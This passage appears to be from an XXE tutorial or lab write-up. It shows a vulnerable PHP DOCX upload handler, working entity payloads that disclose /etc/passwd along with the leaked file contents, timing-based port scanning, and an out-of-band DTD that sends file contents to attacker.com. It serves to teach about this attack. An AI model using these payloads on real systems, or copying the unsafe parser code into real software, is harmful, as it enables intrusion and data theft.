1.  <?php
2.  if(isset($_POST["submit"])) {
3.      $target_file = getcwd()."/upload/".md5($_FILES["file"]["tmp_name"]);
4.      if (move_uploaded_file($_FILES["file"]["tmp_name"], $target_file)) {
5.          try {
6.              $result = @file_get_contents("zip://".$target_file."#docProps/core.xml");
7.              $xml = new SimpleXMLElement($result, LIBXML_NOENT);
8.              $xml->registerXPathNamespace("dc", "http://purl.org/dc/elements/1.1/");
9.              foreach($xml->xpath('//dc:title') as $title){
10.                 echo "Title '".$title . "' has been added.<br/>";
11.             }
12.         } catch (Exception $e){
13.             echo "The file you uploaded is not a valid xml or docx file.";
14.         }
15.     } else {
16.         echo "Sorry, there was an error uploading your file.";
17.     }
18. }
```

We are getting asked to upload XML or DOCX file.

The file you uploaded is not a valid xml or docx file.

So we try to upload a non-malicious XML file with the title “this is a test file” and this is how it handles XML files.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<!DOCTYPE replace [<!ENTITY ent SYSTEM "/etc/passwd"> ]>
<cp:coreProperties xmlns:cp="http://schemas.openxmlformats.org/package/2006/metadata/core-properties"
xmlns:dc="http://purl.org/dc/elements/1.1/" xmlns:dcterms="http://purl.org/dc/terms/"
xmlns:dcmitype="http://purl.org/dc/dcmitype/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
        <dc:title>this is a test file</dc:title><dc:subject></dc:subject><dc:creator></
dc:creator><cp:keywords></cp:keywords><dc:description></dc:description><cp:lastModifiedBy></
cp:lastModifiedBy><cp:revision>1</cp:revision><dcterms:created
xsi:type="dcterms:W3CDTF">2015-08-01T19:00:00Z</dcterms:created><dcterms:modified
xsi:type="dcterms:W3CDTF">2015-09-08T19:22:00Z</dcterms:modified></cp:coreProperties>
```


Title 'this is a test file' has been added.

Please notice that the title has been printed on the page. So we can customize our payload so the file we want to disclose is getting out on the screen. So we crafted the following payload.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<!DOCTYPE replace [<!ENTITY ent SYSTEM "/etc/passwd"> ]>
<cp:coreProperties xmlns:cp="http://schemas.openxmlformats.org/package/2006/metadata/core-properties"
xmlns:dc="http://purl.org/dc/elements/1.1/" xmlns:dcterms="http://purl.org/dc/terms/"
xmlns:dcmitype="http://purl.org/dc/dcmitype/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
        <dc:title>&ent;</dc:title><dc:subject></dc:subject><dc:creator></dc:creator><cp:keywords></
cp:keywords><dc:description></dc:description><cp:lastModifiedBy></cp:lastModifiedBy><cp:revision>1</
cp:revision><dcterms:created xsi:type="dcterms:W3CDTF">2015-08-01T19:00:00Z</
dcterms:created><dcterms:modified xsi:type="dcterms:W3CDTF">2015-09-08T19:22:00Z</dcterms:modified></
cp:coreProperties>
```

And the file got disclosed


Title 'root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin _apt:x:104:65534::/nonexistent:/usr/sbin/nologin mysql:x:105:109:MySQL Server,,,:/nonexistent:/bin/false epmd:x:106:110::/var/run/epmd:/usr/sbin/nologin Debian-exim:x:107:111::/var/spool/exim4:/usr/sbin/nologin uuidd:x:108:113::/run/uuidd:/usr/sbin/nologin rwhod:x:109:65534::/var/spool/rwho:/usr/sbin/nologin redsocks:x:110:114::/var/run/redsocks:/usr/sbin/nologin usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin miredo:x:112:65534::/var/run/miredo:/usr/sbin/nologin ntp:x:114:116::/nonexistent:/usr/sbin/nologin stunnel4:x:115:118::/var/run/stunnel4:/usr/sbin/nologin rtkit:x:116:119:RealtimeKit,,,:/proc:/usr/sbin/nologin postgres:x:117:120:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash dnsmasq:x:118:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin messagebus:x:119:121::/nonexistent:/usr/sbin/nologin iodine:x:120:65534::/var/run/iodine:/usr/sbin/nologin arpwatch:x:121:123:ARP Watcher,,,:/var/lib/arpwatch:/bin/sh sslh:x:122:127::/nonexistent:/usr/sbin/nologin gluster:x:123:129::/var/lib/glusterd:/usr/sbin/nologin couchdb:x:124:130:CouchDB Administrator,,,:/var/lib/couchdb:/bin/bash avahi:x:125:133:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin sshd:x:126:65534::/run/sshd:/usr/sbin/nologin colord:x:127:134:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin saned:x:128:136::/var/lib/saned:/usr/sbin/nologin speech-dispatcher:x:129:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false pulse:x:130:137:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin Debian-gdm:x:131:139:Gnome Display Manager:/var/lib/gdm3:/bin/false king-phisher:x:132:140::/var/lib/king-phisher:/usr/sbin/nologin dradis:x:133:141::/var/lib/dradis:/usr/sbin/nologin beef-xss:x:134:142::/var/lib/beef-xss:/usr/sbin/nologin geoclue:x:103:105::/var/lib/geoclue:/usr/sbin/nologin debian-tor:x:135:143::/var/lib/tor:/bin/false systemd-coredump:x:997:997:systemd Core Dumper:/:/sbin/nologin Debian-snmp:x:113:115::/var/lib/snmp:/bin/false inetsim:x:136:999::/var/lib/inetsim:/usr/sbin/nologin' has been added.




PORT SCAN

We can determine whether a port is opened or closed on the localhost of the vulnerable web application. Please consider that this is heuristically is getting done and cannot be a confident information. In our case we have port 5355 is opened and 8080 is not so if a request is trying to reach localhost on a port that is open we get a longer time compared to trying to connect to a closed port.

Testing port 8080 “closed” 1 milis



Testing port 5355 “opened” 10 milis



The main idea in this exploitation is that the output of the requested file is not getting disclosed so we need to figure out a way to extract the output. In the below figure the idea is an attacker hosts a DTD file on a domain he owns. The content of the DTD file is an entity that requests the attacker domain with the content of the file we want to disclose and we can read the content of that file in our logs.


Request

```
POST http://example.com/xml HTTP/1.1

<!DOCTYPE data [
  <!ENTITY % file SYSTEM
  "file:///etc/lsb-release">
  <!ENTITY % dtd SYSTEM
  "http://attacker.com/evil.dtd">
  %dtd;
]>
<data>&send;</data>
```

Attacker DTD (attacker.com/evil.dtd)

```
<!ENTITY % all "<!ENTITY send SYSTEM 'http://
attacker.com/?collect=%file;'>">
%all;
```




[7]


We used xxeserve.rb[4] because it runs a web server, creates a DTD file and prints out the logs.

```
root@kali:~/xxeserve# ruby xxeserve.rb
/usr/lib/ruby/vendor_ruby/thin/server.rb:107: warning: constant ::Fixnum is deprecated
== Sinatra (v1.4.8) has taken the stage on 443 for development with backup from Thin
Thin web server (v1.6.3 codename Protein Powder)
Maximum connections set to 1024
Listening on 192.168.130.170:443, CTRL+C to stop
```

trying to read /etc/passwd



trying to read xxe.php



- ## Resources

1. https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Processing
2. http://xml.silmaril.ie/whatisxml.html
3. https://www.w3schools.com/xml/xml_tree.asp
4. https://github.com/joernchen/xxeserve
5. http://4.bp.blogspot.com/-fBS05Sdrmus/U_SBRi_I_oI/AAAAAAAAAJ8/W6M9x_K9L0I/s1600/XXEA.png
6. https://blogs.sans.org/pen-testing/files/2017/12/xxe1.png
7. https://krbtgt.pw/content/images/2018/03/7.PNG